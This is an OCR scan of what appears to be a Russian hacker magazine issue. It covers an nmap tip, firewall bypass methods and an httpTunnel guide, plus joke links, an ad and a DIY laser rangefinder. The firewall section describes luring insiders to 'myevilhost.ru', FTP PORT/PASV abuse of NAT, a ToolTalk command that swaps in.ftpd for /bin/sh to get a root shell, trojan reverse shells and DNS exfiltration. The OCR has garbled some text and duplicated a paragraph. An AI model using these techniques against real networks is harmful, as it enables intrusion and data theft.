Nmap способен сканировать больше чем один хост за раз. Для этого можно перечислить список IP адресов или хостемов в командной строке. Для сканирования сетей существуют способы указать сразу сеть целиком, например, для сканирования всех хостов, чей адрес начинается на 192.168, можно воспользоваться такими сокращениями: 192.168.0-255.0-255 или '192.168.*.*' или даже 192.168.1-50,51-255.1,2,3,4,5-255. И, конечно же, можно просто указать маску подсети: 192.168.0.0/16. Используя '*', помни, что многие шеллы пытаются подставлять имена файлов, так что не забывай заключать такие конструкции в одинарные кавычки.







Итак, разведка дала свои результаты, пора проверить на прочность саму огнестену. Ты в курсе, что иногда стену легче обойти, чем стучаться в нее головой и яйцами :)?

проходим сквозь фаерволл

GREEN (green@rootshell.ru)

АТАКА НА ФАЕРВОЛЛ

В случае, когда фаерволл вынесен на отдельный хост либо используется кисковская или еще какая железка, то можно считать фаерволл одним из самых защищенных хостов сети и не тратить на него время. Совсем другое дело, когда помимо функций фаерволла на компе выполняются другие сервисы. Такое решение можно встретить довольно часто ввиду его дешевизны (жилят деньги пузатые начальнички). Порядок действий в этом случае очевиден - проверяем, ломаются ли какие из торчащих наружу сервисов хотя бы до локального шелла.

ДУРИМ СТЕНКУ ИЗНУТРИ

А имея локальный шелл, уже можно собрать редиректор, который будет переправлять наши пакеты внутрь «защищенной» сети, как будто эти пакеты исходят от самого фаерволла, ну и, само собой, переправлять нам ответы изнутри. Фишка в том, что фаерволл частенько выполняет функции перенаправления пакета внутрь сети, после того как его просмотрит. А если мы сидим внутри фаерволла, то, естественно, имеем его IP'шник, а значит, имеем сетку, расписываясь от имени тачки-фаерволла.

В случае получения рутового акцесса все еще проще, можно изменить настройки фаерволла так, как нам нужно. Стоит также обратить внимание на наличие уже запущенных редиректоров, призванных помогать внутренней сети получать доступ в Инет, но в результате админских глюков не закрытых от доступа снаружи. Нам вполне подойдет открытый socks или https-прокси. Если имеется ftp-сервер, то также можно выяснить кое-что для себя полезное.

ВЫЦЕПЛЯЕМ ВНУТРЕННИЕ АДРЕСА

Для успешного использования редиректора пакетов неплохо бы узнать используемые внутри сети адреса. Не слать же запросы наудачу! Так можно истратить лучшие годы жизни на ожидание. Если ты уже получил локальный шелл, то самое время запустить /sbin/ifconfig, который покажет все работающие сетевые интерфейсы, связанные с ними адреса и сетевые маски. Отбрось тот, через который ты пришел, а также другие внешние каналы (если их больше одного), и все остальное - внутренняя сеть. Самое время ее сканировать.

ЗАСЛАННЫЕ КАЗАЧКИ

Без шелла все не так тривиально, и придется попросить помощи у тех, кто живет внутри. Например, если известно, что внутри защищенной сети ктото постоянно отвисает в irc, то самое время зайти в ту же irc-сеть и завязать с этим челом разговор. Наша цель в данном случае - чтобы он открыл к нам DCC соединение, будь то DCC-chat или просто файлик, который мы у него попросим. Стоит предвидеть, что чел начнет плакаться на неработу DCC:). Самое время вспомнить про НЛП и свой дар убеждения. Результатом успешной работы будет запрос, выглядящий примерно так:

*** DCC CHAT (chat) request received from green— [172.17.10.90:40251]

В данном случае 172.17.10.90 - это и есть один из адресов во внутренней сети, по которому можно понять, что, скорее всего, используется сеть 172.17.10.0/24. Естественно, это работает только в том случае, если используемый фаерволл ничего не знает про ітс-протокол. Если же в запросе приехал нормальный адрес и DCC нормально работает, то у нас есть три варианта: адрес совпадает с одним из адресов фаервольного компа, чел либо имеет шелл на фаервольном компе и ходит оттуда, либо фаерволл знает про DCC и правильно подменяет адреса в проходящих через него пакетах. Все эти варианты представляют для нас практическую

ценность, и их стоит запомнить. Еще один вариант - это использование во внутренней сети обычных IP-адресов, просто прикрытых фаерволлом от доступа снаружи. В таком случае мы также получаем данные об используемых внутри сети адресах.

НЕ ИРЦЕМ ЕДИНЫМ...

Даже если в конторе никто не юзает irc, еще не все потеряно - ведь у нас в запасе есть очень богатый возможностями протокол ftp. Можно попытаться заставить кого-то из внутренней сети нажать на ссылку, подобную этой:

.

В данном случае myevilhost.ru - это комп, на котором у тебя есть возможность запустить сервер на 1111-м порту (либо на любом другом, тогда нужно поправить ссылку). На 1111-м порту нужно запустить модифицированный ftp-сервер, который будет запоминать все PORТ-команды. В случае, если клиент не ходит через ftp/http-прокси, - это, наверняка, сработает, и ты увидишь в созданном логе строчки наподобие этой: PORT 1,2,3,4,0,44452. Это значит, что у клиента был адрес 1.2.3.4. Подобную ссылку можно завернуть в письмо, посланное внутрь сети. Но если -а href=«...»> ссылка требует ручного нажатия, что не всегда удобно, то **<img** src= **«ftp://myevilhost.ru:1111/pub/somefile»>** может выполниться и само по себе. Зачем утруждать клиента:)?

ХОД КОНЕМ

Еще одним способом получить множество информации о внутренностях сети является засылка туда трояна, который может не только узнать используемые внутри сети адреса, но также установить туннель с твоим хостом для удобства исследования сети, собрать и отослать нужные файлы и тому подобное. К сожалению, этот способ эффективен, только если широко расплодившиеся в последнее время антивирусы не уничтожат твоего троянца по пути к месту назначения, и к тому же внутри сети трояну удастся запуститься. Мы рассмотрим кое-какие триксы, применяемые в троянах ниже.

ПУБЛИЧНЫЕ СЕРВЕРА В ОДНОЙ СЕТИ

С ВНУТРЕННИМИ КОМПАМИ

Не так уж редко можно столкнуться с архитектурой, при которой за фаерволлом сидят сервера и рабочие станции внутри одной сети. При этом часть серверов находится в публичном доступе, и фаерволл пропускает пакеты к этим серверам, а часть серверов и рабочие компы фаерволлом прикрыты и имеют, например, адреса из private address space типа 192.168.0.0/16. В этом случае полностью применимо все сказанное выше относительно сервисов на фаерволле, то есть, сломав один из таких видимых снаружи серверов, получаем полный доступ в локальную сеть. К тому же, сломав один из серверов, можно получить расширенный доступ и к соседним серверам. Мало кто станет закрывать свои сервера друг от друга, и если снаружи зайти на 139-й порт windows-серверов не удастся из-за фаерволла, то сделать это изнутри скорей всего удастся.

П	7	п
·	•	u

ATAKA

ОБХОДИМ NAT

NAT расшифровывается как Network Address Translation. Общий принцип работы заключается в перехвате пакетов, посланных из внутренней сети фаерволлом и подмене внутренних адресов на внешние, при этом составляется табличка соответствия между парой внешний (подставленный) IP, внешний (подставленный) порт и внутренний (изначальный) IP и порт. Когда на отправленный запрос приходит ответ,

по адресу и порту фаерволл выясняет, куда необходимо отправить этот ответ во внутренней сети, еще раз подменяет IP и порт и отправляет пакет внутрь. Такая схема работы не требует специальной настройки клиентских программ и полностью для них прозрачна

(то есть клиентам вообще по барабану, есть фаерволл или его нет), а потому очень популярна.

На самом деле такая «прозрачность» легко осуществима только для простых протоколов, которым достаточно одного соединения типа HTTP. С более сложными протоколами, например FTP, все обстоит гораздо сложнее. При работе по FTP-протоколу открывается так называемое управляющее соединение, по этому соединению сервер и клиент обмениваются

командами и ответами на команды. Когда необходимо передать файл или другие, не управляющие, данные, открывается еще одно соединение, по которому данные и передаются. Причем открытие соединения осуществляется со стороны сервера на адрес и порт,

NAT расшифровывается как Network Address Translation. Общий принцип работы заключается в перехвате пакетов, посланных из внутренней сети фаерволлом и подмене внутренних адресов на внешние, при этом составляется табличка соответствия между парой внешний (подставленный) IP, внешний (подставленный) порт и внутренний



FIREWALLING

указанные клиентом. Чтобы такие сложные последовательности работали через NAT, в него обычно встраиваются специальные хелперы для определенных протоколов (обычно протоколы определяются по портам), которые обрабатывают управляющие команды протоколов и подменяют, если это необходимо, адреса не только в пакетах, но и в командах внутри пакетов. Поскольку, согласно протоколу, клиент передает не только адрес для соединения, но и порт, это открывает нам возможность обратиться практически к любым портам машин, находящихся за фаерволлом с включенным NAT и поддержкой active ftp соединений. К примеру, можно послать внутрь такого рода сети письмо, содержащее html тег либо убедить юзера из той сети зайти на html-страничку с таким тегом и запустить на ftp.myevilhost.ru специальным образом пропатченный FTP-сервер,



который не будет открывать по указанному адресу/порту соединение, а просто запомнит адрес и порт. В таком случае, с точки зрения NAT, клиент посылает такую последовательность контрольных команд:

RETR aaaaa PORT 1,2,3,4,0,139

После необходимой подмены ftp серверу приходит пакет с настоящим IPадресом и портом, при коннекте на который на самом деле соединение будет установлено со 139-м портом внутреннего компа. Естественно, можно использовать не только 139-й, но и любой другой.

Помимо ftp подобными же свойствами обладают протоколы DCC (в irc), Oracle SQL*Net (версия, использующая раздельные каналы данных), RealAudio/Video (использует дополнительный UDP-канал), H.323 (NetMeeting и тому подобные).

ЭКТИВ? ПЭССИВ!

Очень похожий глюк можно использовать и против ftp сервера, находящегося за фаерволлом и работающего в passive режиме. В данном случае фаерволл следит за сообщениями сервера в поисках 227-го кода ответа, который выглядит как «227 (1,2,3,4,10,11)», что расшифровывается как положительный ответ на команду PASV для открытия соединения для передачи данных с сервером 1.2.3.4, порт 2571 (10*256+11). Наша задача - заставить ftp-сервер выдать такой ответ, а фаерволл - его принять. Один из способов это проделать - добиться, чтобы переданные нами данные были возвращены сервером (например, как сообщение об ошибке), а 227-й ответ начинался на границе пакета. Тогда с точки зрения фаерволла это будет выглядеть, как вполне нормальный ответ сервера, и доступ по указанному порту будет открыт (само собой, по этому порту будет что-то нам интересное). Для удобства контроля за расположением данных в пакете мы уменьшим МТU на интерфейсе, через который мы посылаем данные до 100 байт. (МТU максимальный размер пакета, который может передаваться через интерфейс). Вот как это может выглядеть (ftp-сервер находится по адресу 172.16.0.2):

/sbin/ifconfig eth0 mtu 100 # nc -vvv 172.16.0.2 21 (UNKNOWN) [172.16.0.2] 21 (?) open 220 sol FTP server (SunOS 5.6) ready. 227 (172,16,0,2,128,7) 500 ' [1]+ Stopped nc -vvv 172.16.0.2 21

В этот момент мы можем соединиться сервером по порту 32775 (128*258+7), в случае, если на той стороне установлен Solaris 2.6, на этом порту сидит дырявый ToolTalk сервис, который мы теперь можем поиметь.

Некоторые реализации фаерволла позволяют передавать данные по такому открытому порту только в одном направлении - к серверу, так что для окончательного успеха нам нужен такой ToolTalk, который выполнит, например, такие операции:

«cp /usr/sbin/in.ftpd /tmp/in.ftpd.back; rm -f /usr/sbin/in.ftpd; cp /bin/sh /usr/sbin/in.ftpd».

В результате следующее соединение к этому серверу по 21-му порту даст нам root shell.

ПЕРЕДАЧА ИНФОРМАЦИИ ИЗНУТРИ

Теперь посмотрим, как можно передать инфу изнутри сети, прикрытой фаерволлом. Естественно, для этого нужно иметь помощника - например, трояна или живого человека, готового продать информацию изнутри, но не готового носить внутрь дискетки/винты (например, из-за строгого пропускного режима).

В самом простом случае все исходящие соединения, сделанные с внутренних машин наружу, будут работать. В таком случае информацию можно просто переслать. В случае с трояном - он установит соединение наружу, по которому ему будут передавать команды, что делать дальше, например, установить еще одно соединение и все данные из него перенаправить для выполнения cmd.exe (или другим локальным шеллом, если троян не для windows).

В чуть более сложном случае - исходящие соединения будут разрешены только на определенные порты (например, 80-й - для http); этот случай почти так же тривиален, как и предыдущий. Всего лишь нужно заставить троян соединяться с твоим серваком по 80-му порту. Ну, или человеку передавать данные на 80-й порт. В общем, если из внутренней сети есть доступ в

Internet и внутри есть помощник - информацию утаить невозможно.

Рассмотрим один из полупараноидальных случаев - никаких прямых соединений с Интернетом установлено быть не может, доступ в Интернет через запароленный ргоху с мониторингом, кто куда ходит и что передает. В таком случае информацию можно передать, например... через DNS! Простейший пример: регистрируется домен mydomain.ru, на обслуживающем его сервере имен устанавливается специальный софт. Стороны договариваются (либо создатель трояна встраивает его в троян) о секретном протоколе обмена, например, запрос к aN.mydomain.ru означает единицу, а к bN.mydomain.ru означает ноль, передаваемый со стороны внутренней сети. N любое число (чтобы не получать ответы из кеша - число меняется каждый раз). Запрос на zN.mydomain.ru служит для получения информации от внешнего хоста. Информация передается, например, как один из двух IP-адресов.

Указанная схема довольно примитивна. Чуваки из dereference написали полноценный туннель, который будет работать в случае, если единственный доступный Internet сервис - это DNS. Их тулза предназначена, в основном, для получения халявного Инета через демо-аккаунты буржуйских ISP (само собой, где-то в Инете нужно иметь и сервер со вторым концом туннеля). Скачать исходники тулзы можно с http://nstx.dereference.de/. Удачи тебе в спортивной ловле халявы!



в продаже с 25 декабря



NYYTINTAAAH

MUM BHYTPM:

- 🗴 Руководство самогонщика: как, куда и из чего гнать.
- 🗶 Горбатый запорожец: мистическое отечественное купе
- **ж**Школа художественного съема: знай и умей!
- * Новогодний дестрой: искусство делать подарки
- * Как создать свою секту: советы бывалых
- **×** футбольные хулиганы:
- история отечественного дерби

* Тараканьи бега:

кони из-под плинтуса В продаже аккурат перед новым годом! Успей заиметь свой первый Хулиган в новом году!






NPUKAADHOETYHHERUPOBAHUE

httpTunnel для win32

Ну что, комарад, прочел изыскания нашей любимой Матушки Лени на тему туннелирования? Слюнки, поди, потекли? Конечно, имея два компа с никсами по обе стороны файрволла, можно обойти его в два счета. Даже средств дополнительных не понадобится, усе уже включено :). Только вот хрена лысого ты такой расклад получишь в реальном лайфе...

Андрей «Дронич» Михайлюк (dronich@real.xakep.ru)



Гораздо чаще встречается более банальная ситуевина: на работе корпоративная сетка под винтукеем, где админ-извращенец запретил все, кроме НТТР, а дома (или не совсем дома) - шельчик на богом забытом сервачке где-то на Гавайях. А хочется-то и аськи, и ирки, и МРЗшками в Казее (или еще каком гнутеллоподобном клиенте) покидаться. Вот для решения таких банальных проблем хороший человек накатал забавную прожку - httpTunnel. Умеет она только одно - аккуратно паковать и форвардить чужой трафик, а самое главное... Самое главное в том, что версий этой проги имеется целая куча, под все никсы и винды. Что ноздрями-то зашевелил? Учуял чего? Точно, это же очень неплохой способ решения нашей застарелой проблемы:).

КОГО ИМЕЕМ

Наше патентованное средство для натягивания админа состоит, как водится, из двух независимых частей. Первая работает клиентом и ставится на той тачке, с которой нужен доступ во внешнюю сеть по запрещенному протоколу (проще говоря, на участке сети, защищенном брэндмауэром).

Вторая же должна жить снаружи файрволла на шелле или твоем домашнем компе (если он, конечно, перманентно подрублен к нету). Фишка в том, что тебе абсолютно неважно, под какие платформы реализованы отдельные части - клиент под винтукеем вполне ладит с сервером под BSD. Так что проблем с реализацией туннеля в жизни быть не должно.

Давай рассмотрим самый простой вариант - нужно упаковать в протокол HTTP трафик твоего Мирка. То есть нужна связь с сервером irc.haxorz.com, порт 7000, организовать которую путем подпаивания админа не удалось :). Для этого придется конфигурить обе части httpTunnel.

ТЕОРИЯ

Прежде чем браться за консоль, давай прикинем, что именно и как именно мы хотим замутить. Посмотри на рисунок, он наглядно отображает нашу текущую ситуацию. Файрволл сконфигурен так, чтобы пропускать только HTTP-трафик, идущий на восьмидесятый порт. Как ты видишь, гадкий ИЕ без проблем соединяется с веб-сервером и даже качает с него ка-



кую-то Клю. А вот запрос от Мирка был нахально отклонен :(, так как его целевой порт 7000.

А теперь в нашей игре участвуют два компонента httpTunnel (на картинке они изображены синими кружочками). Запросы Мирка идут не на irc.haxorz.com, а на клиентскую часть httpTunnel, которая перепаковывает их и засылает на shell.server.com. А там их уже дожидается наш сервер, перенаправляющий весь трафик от клиента на irc.haxorz.com. Вроде все просто, посмотрим, как связать сервер с клиентом и заставить их работать на благо хитрого юзера (т.е. тебя).

CEPBEP

На шелле мы запускаем серверную часть в виде демона, заставляя ее ждать коннекта на восьмидесятом порту и форвардить весь поступивший трафик (а также не забывать принимать ответный) на наш ирковый сервак. Выглядит это вот так:

hts -F irc.haxorz.com:7000 80

Начнем разборку нестандартно - с конца:). Последним параметром всегда идет номер порта, используемого для соединения клиента и сервера. Так как мы маскируемся под НТТР, пусть порт будет 80 - стандартный для этого протокола. В параметре - F указываются сервер и порт для редиректа, это, думаю, понятно без разъяснений. Другие возможные варианты перенаправления: «-d название_устройства», когда трафик кидается на другой сетевой интерфейс, или «-s» - когда для перенаправления используются стандартные stdin-stdout (правда, для этого сервер нужно будет запускать не демоном, а обычным процессом).

КЛИЕНТ

Теперь займемся клиентом. Если ты еще помнишь, он должен обволакивать мирковый траф и отправлять его серверу. Для этого на своем компетебе придется запустить такой процесс:

htc -F 6666 shell.server.com:80

Здесь все с точностью до наоборот: в параметре «-F» указывается порт, трафик с которого пойдет к серверу, а последний параметр отвечает за адрес и порт этого злосчастного сервака. Разумеется, замена на «-d» и «-s» тоже остается в силе. А самое главное - не забудь сказать Мирку, что его сервер находится на «localhost:6666».

Другое дело, если корпоративный файрволл не просто просматривает трафик, а заодно отрабатывает программу проксика. В этом случае количество промежуточных соединений возрастает (прога -> клиент

httpTunnel -> прокси -> сервер httpTunnel -> ирковый сервер). Для того чтобы наш туннель без проблем пролезал через прокси, командную строку клиента нужно проапгрейдить до следующего вида:

htc -P proxy.company.ru:80 -F 6666 shell.server.com:80

И все! Админы натянуты, траф ползет без препятствий.

ФИЧИ

Для любителей поизвращаться у ttpTunnel есть туча параметров, которые стоит выставить при неидеальных условиях для туннелинга. Краткий их обзор:

для клиента:

-A USER:PASSWORD

пользователь и пароль для не анонимных проксиков (при условии, что прокси уже указан в -P);

-z FILE

та же фигня, только для авторизации используется файл;

-B BYTES

размер буфера прокси в байтах (понимает цифры типа 56К и 1М);

-c BYTES

выставляет content-length для запросов;

-M SECONDS

максимальное время соединения;

-T SECONDS

выставляет тайм-аут для соединения;

-U STRING

задает строку user-agent (если админ решит пропускать только ИЕ);

для обоих:

-k SECONDS

посылает keepalive-запросы раз в SECONDS (по дефолту 5);

-s

прописывать content-length во все пакеты;

-W

не уходить в бэкграунд после запуска.

ФИНИТА

Туннель помогает пройти сквозь корпоративный, но не сквозь персональный файрволл. Однако при тестировании выяснилось, что персональники видят соединения клиента, но не предпринимают никаких действий к их завершению (игнорируют, проще говоря). Так что у сказочки может быть не просто счастливый, а гиперсчастливый КОНЕЦ!



ПРИКОЛЬНЫ<u>Б</u>ИСТОРИИ ПРО КОМПЫ :)

STO CTOUT NOUNTATE

няверное, много, очень много всякой

ТЕХНИЧЕСКИ ГРУЗНОЙ ИНФОРМАЦИИ ВЛИЛОСЬ

В ТВОЙ УПРАВЛЯЮЩИЙ КОМП АКА ГОЛОВНОЙ

MOZC. W NOCKE TAKOFO OFPOMHOFO

ПЕРЕНЯПРЯГА СЛЕДОВАЛО БЫ ЧУТОЧКУ

ПЕРЕДОХНУТЬ ПЕРЕД НОВЫМ ПРИЛИВОМ...

Frozen (frozen@real.xakep.ru)

... следующей огромной порции подробностей функционирования сетей, протоколов, программ и других всяких заумных вещей, так или иначе связанных с информатизацией нашего общества. Ну а сегодня, в качестве разгрузки и обеспечения небольшого, заслуженного отдыха для твоих уставших мозгов, представляю тебе на рассмотрение несколько линков, просматривая которые, ты сможешь хоть немного отвлечься от хака и просто развлечься и посмеяться от души:).

HTTP://GLUCHIT.NAROD.RU/

Огромный портал со всяческими шутками-приколами, анекдотами и прочими развлекалочками, коих тут найти можно просто-таки несметное ко-



личество, присутствует и нужная нам тема про компьютеры:). Прочитав пару текстовичков и скачав несколько прог с этого мегапортала %), можно устроить тотальный дестрой на вражеском компе, добавив немного адреналина его обладателю:). Но только прикалывайся осторожнее, вдруг человек готовил исследование всей своей жизни, и тут вдруг окошечко с форматированием - так и до инфаркта недалеко:).

HTTP://PRIKOL.PP.RU/PICS/ COMP1.HTM

Сайт со всяческими веселыми картинками (веселыми не в смысле из раздела для взрослых, а веселых ака смешных) про компы и про всяческие девайсы, пикчерсов немного, но зато они сделаны с какой-то интересной задум-



кой; как тебе, например, брачные игры комповых крыс или телефон с тремя кнопками Ctrl, Alt, Delete? Вот было бы побольше именно про компьютеры вообще бы цены не было этому сайту, а так ты можешь найти еще много интересностей из жизни, не относящейся к околожелезной теме.

HTTP://WWW.ACMA.RU/AN/ ANSHOW.PHP

Убойный сайт, куча всяческих прикольных фраз и историй; я как только


забрел сюда - не мог оторваться в течение часа, читая всяческие смешные текстовички, среди которых иногда проявляются и темы про компьютеры. Графики совершенно нет никакой, да



и в менюшке сложно потеряться, все сделано максимально просто и понятно даже для незнакомого с Интернетом человека. В общем, напряга и дискомфорта при чтении ты не ощутишь никакого, а вот продление жизни тебе обеспечено (смех, однако, жизнь увеличивает;). Вперед, к веселью;).

HTTP://ANEKDOT2000.RU/ SHOW.PHTML?M=41

А вот это сайт не просто со всякими хуморными историями, а с реальными рассказами, как можно веселее проводить время с пользой, скучая на работе:). Как тебе фишка с пейджером «...посылаем два сообщения: 'Идет подготовка к выключению питания пейджера' и 'Теперь питание пейджера можно отключить'». Или другой прикол «над нашим шефом -)). На



пейджер высылается сообщение: 'Теперь я тамагочи! Покорми меня!'». И таких корных историй, с помощью которых ты, несомненно, поднимешь себе настроение, там присутствует достаточное количество. А наличие на том же сайте огромного количества компьютерных (и не только) анекдотов окончательно должно поднять тебе настроение на весь оставшийся день:).

HTTP://WWW.TEMA.RU/RRR/

Опять главное в этом сайте - куча смешных картинок, здесь выбор гораздо богаче предыдущего, и просто море пикчерсов на разные темы, начиная от табличек и вывесок и заканчивая фотографиями всяких смешных памятников и скульптур. Заряд бод-




рости в виде продолжительного здорового смеха гарантирован однозначно. А веселостей тут лежит огромное количество, хватит всего этого добра надолго, и лично я редко встречал так хорошо подобранные действительно смешные, до сползания под стол, приколы.

HTTP://WWW.MONITOR.AB.RU/ \sim MONITOR/07.HTM

Подборка всяких прикольных и шуточных программ для твоих друзей и знакомых весьма конкретно повеселит тебя в дни деструктивно-разрушительного настроения. Присутствуют проги как для виндов, так и для

тех, кто еще пользуется старым добрым дедушкой ДОСом. Переворачивание экрана, замена буковок на японские иероглифы или просто смешные ошибки типа «коврик выполнил недопустимую операцию и будет выбро-



шен» особо порадуют твою душу, если внутри у тебя все так и вскипает при виде тупой секретарши, не знающей, где и как нажать очень важную клавишу Any Key:).

HTTP://WWW.MOSKALYUK.COM/ SHUTKI

Тут можно натолкнуться на большое количество рассказов типа «Почему компьютеры лучше мужчин» или знаменитые «Законы Мерфи в программировании». Практически все рассказы относятся к компьютерам и всяким разным штучкам, связанным с ними. Причем коллекция содержит и английские шутки, понять которые ты сможешь, только если неплохо владеешь аглицким, но, поверь, и приколов



на нашем с тобой родном великом и могучем хватит сполна, чтобы сползти под стол или надорвать животик от смеха:).

HTTP://HOME.UNIVER.KHARKOV.UA/MAX/GRAPH/BLINCL.HTM

Ты когда-нибудь видел, как инсталлируется следующее поколение виндо-



образной системы версии 2010? А вот я после этого сайта уже, похоже, ничему не удивлюсь, и ясно, откуда глюки берутся в мелкософтовских программах и почему все проги работают как-то тормозззнуто и не так, как хотелось бы :). Стоит только всего лишь взглянуть на материалы, представленные по этому линку, как тут же все становится ясно и понятно, а еще странно, как еще до сих пор живет-то такая фирма - Microsoft...

HTTP://PRIKOL.PEREKUR.RU/COMP.SHTML

Ну и напоследок еще одна порция веселых шуток и прикольных фраз вроде «И послал он свой комп на три



кнопки. [Ctrl/Alt/Del]», «Узник замка If: программист». Простенько и со вкусом, никаких там анекдотов, а просто хорошие слоганы, которые можно даже поставить на свой ориджин в сообщениях. Фраз тут этих довольно много, и все они легко запоминаются и будут хорошо смотреться в качестве подписи для твоих писем, а еще лучше можно сделать, если поставить не одну, а все сразу в кукисы вампирчика, тогда при каждом новом письме будет вылезать случайная фраза:). И с такой фичей твои письма будут всегда узнаваемы.

X



\mathbb{N} 3 Н A A И

(095) 928-6089, (095) 928-0360, (095) 928-3574



(WestWood)

Tiberian Sun:

Command & Conquer:

Collector's Edition -Pewter Figure (GDI) (Bungie) Halo: The Fall of Reach

E-MAIL: sales@e-shop.ru

ЗАКАЗЫ ПО ТЕЕЛЕОНУ МОЖНО СДЕЛАТЬ С 10.00 ДО 21.00 БЕЗ ВЫХОДНЫХ ТЕЛЕФОНЫ: 928-6089, 928-0360, 928-3574 МЫ ПРИНИМАЕМ ЗАКАЗЫ НА ЛЮБЫЕ АМЕРИКАНСКИЕ ИГРЫ! ПАЯЛЬНИК

ПАЗЕРНЫЙ DAПЬНОМЕР ПРОЗВОННИНА

Доктор Прозвонкин (Dr.Cod@real.xakep.ru)

Оделать это простенькое устройство меня надоумил Дронич. Мне часто звонят друзья и спрашивают что-то типа: «А сложно ли собрать лазерный дальномер?». Дронич ждал какой-то заумной электронной схемы, которая отправляет и принимает лазерный импульс, прямо как в военной технике. Но я опять упростил все до трех деталей из

ВСПОМИНАЕМ ШКОЛУ

Далекие объекты кажутся маленькими, а близкие большими. Например, маленькой головкой от спички, которая близко, можно заслонить гигантскую звезду, которая далеко. Чем дальше объект, тем меньше он кажется глазу. Проще всего воспользоваться этим свойством, когда у тебя много предметов одного размера.

Допустим, что ты стоишь на дороге, вдоль которой стоят столбы одинаковой высоты. Отметь на деревянной линейке карандашом кажущиеся размеры столбов и ты получишь простейший дальномер. То есть я предлагаю измерять обычной линейкой дальние объекты. Во время каждого замера ее нужно держать перед глазами, как прицел автомата.

Столбов ты уже намерился и теперь можешь упростить устройство, выкинув лишние детали. Выкидывай поскорее линейку с пометками. Столбы стоят вдоль дороги на одинаковом расстоянии друг от друга, поэтому узнать расстояние до очередного столба ты сможешь по его номеру. Если знаешь, какое расстояние между соседними столбами, то достаточно будет их пересчитать.

А теперь представь, что тебе нужно померить расстояние до деревьев, домов, машин, гор, но они все разных размеров. А твоя линейкадальномер работает только с объектами одного размера! Что же делать? Правильно, нам нужен объект одного размера. Никогда не видел землемеров, один из которых смотрит в прибор, похожий на бинокль, а другой с размеченной красно-белой палкой бегает? С помощью такой палки они могут измерить высоту грунта и расстояние. Чем дальше убежал сотрудник с

палкой, тем меньше она занимает места на шкале прибора. Так расстояние и померили. Вот и появилась идея изготовления двуножного дальномера. Заставляешь своего приятеля откопать столб у дороги и бегать с ним до нужных объектов. Если ты не забыл, то твоя мегалинейка-дальномер отградуирована на столбы.

ГДЕ ЖЕ ТУТ ЛАЗЕР?


Ну а теперь возьмем редкий случай, когда у тебя нет тупого, накачанного, управляемого приятеля, который будет выкапывать столбы и с ними бегать по ландшафту. Вот тут и приходит на помощь людям лазер. Не обязательно таскать измерительную палку, если можно ее спроецировать. То есть ты можешь высветить размеры палки на дальнем объекте в виде двух лазерных зайчиков от лазерной указки. Однако чтобы ты мог пользоваться уже отградуированной на столбы линейкой-дальномером, нужны две лазерных указки, прикрепленные на разных концах столба. При этом лучи должны быть параллельными. Получается, что чем дальше сидят от тебя два зайчика из параллельных пучков света, тем меньше кажется между ними расстояние

КАРМАННЫЙ ВАРИАНТ!

Заметь, лазер мы прилепили, а столб никуда не делся. Теперь вы вместе с накачанным другом таскаете столб, по краям которого привинчены две лазерных указки. Но дальномер-то у нас должен быть карманным! Неувязка. Опять нужно выкидывать лишние детали, и на этот раз выкидываем столб! Ох,

фу-у-у, наконец-то к середине статьи мы выкинули столб, и больше с ним связываться не будем.

Теперь можешь смело скрутить указки между собой скотчем, но так, чтобы они были под углом друг к другу. Хотя скрутить их параллельно все равно не выйдет, ну а если выйдет, то вместо двух указок ты получишь одну, что тоже не нужно. Для удобства можно прикрутить указки к ногам циркуля.




И что же у нас получилось? От синего циркуля, к ногам которого примотаны скотчем две указки коричневого цвета, идут два красных лазерных луча. На черной стене дома они отбрасывают два красненьких зайчика, расстояние между зайцами ты можешь померить линейкой. Главное, не забудь держать линейку на одинаковом расстоянии от глаз при каждом замере.

Кстати, некоторые думают, что линейку нужно обязательно прикручивать к циркулю с указками. Ничего подобного. Циркуль можешь держать в одной руке, а линейку в другой.

Только вот в чем проблема: надо выкидывать разрисованную линейку и брать новую, а все потому, что теперь все вывернулось наизнанку! Теперь чем дальше лазерные зайцы, тем больше расстояние между ними! Придется заново размечать линейку, для этого нужно кинуть зайцев на первый столб, пометить карандашом расстояние между ними, на второй, и так пока глаз хватит. Ох, снова столбы! Но теперь, если ты не будешь менять угол между указками, если не будешь менять положение линейки относительно глаз, можно будет мерить практически любые объекты, сравнивая расстояние между зайцами. Кстати, линейка-шкала показана голубым цветом, на ней видны два зайчика

Такой дальномер хорош тем, что лазерные указки можно крепко закрепить. Например, их можно прибить гвоздями к доске или придумать иной техно-сатанизм. Но такой дальномер плох тем, что заняты две руки: в одной


указки, в другой линейка. Можешь подумать, как бы прикрутить линейку с указками к голове, можно их попробовать встроить в шапку, так чтобы шкала откидывалась как прицел у боевого космонавта на шлеме. Можно попробовать нанести шкалу прямо на очки, только не ной потом, что испортил очки с моей полачи. Семь раз, как говорится, отрежь - один отмерь. Зелененьким показано расстояние от циркуля до стены, его-то мы и измеряем! Кстати, такой дальномер можно закрепить на легковом автомобиле, а шкалу наклеить на стекло. Только не свети водителям в глаза лазером! Это очень вредно и может привести к дорожно-транспортным происшествиям, или можно просто получить по шее от водителя.



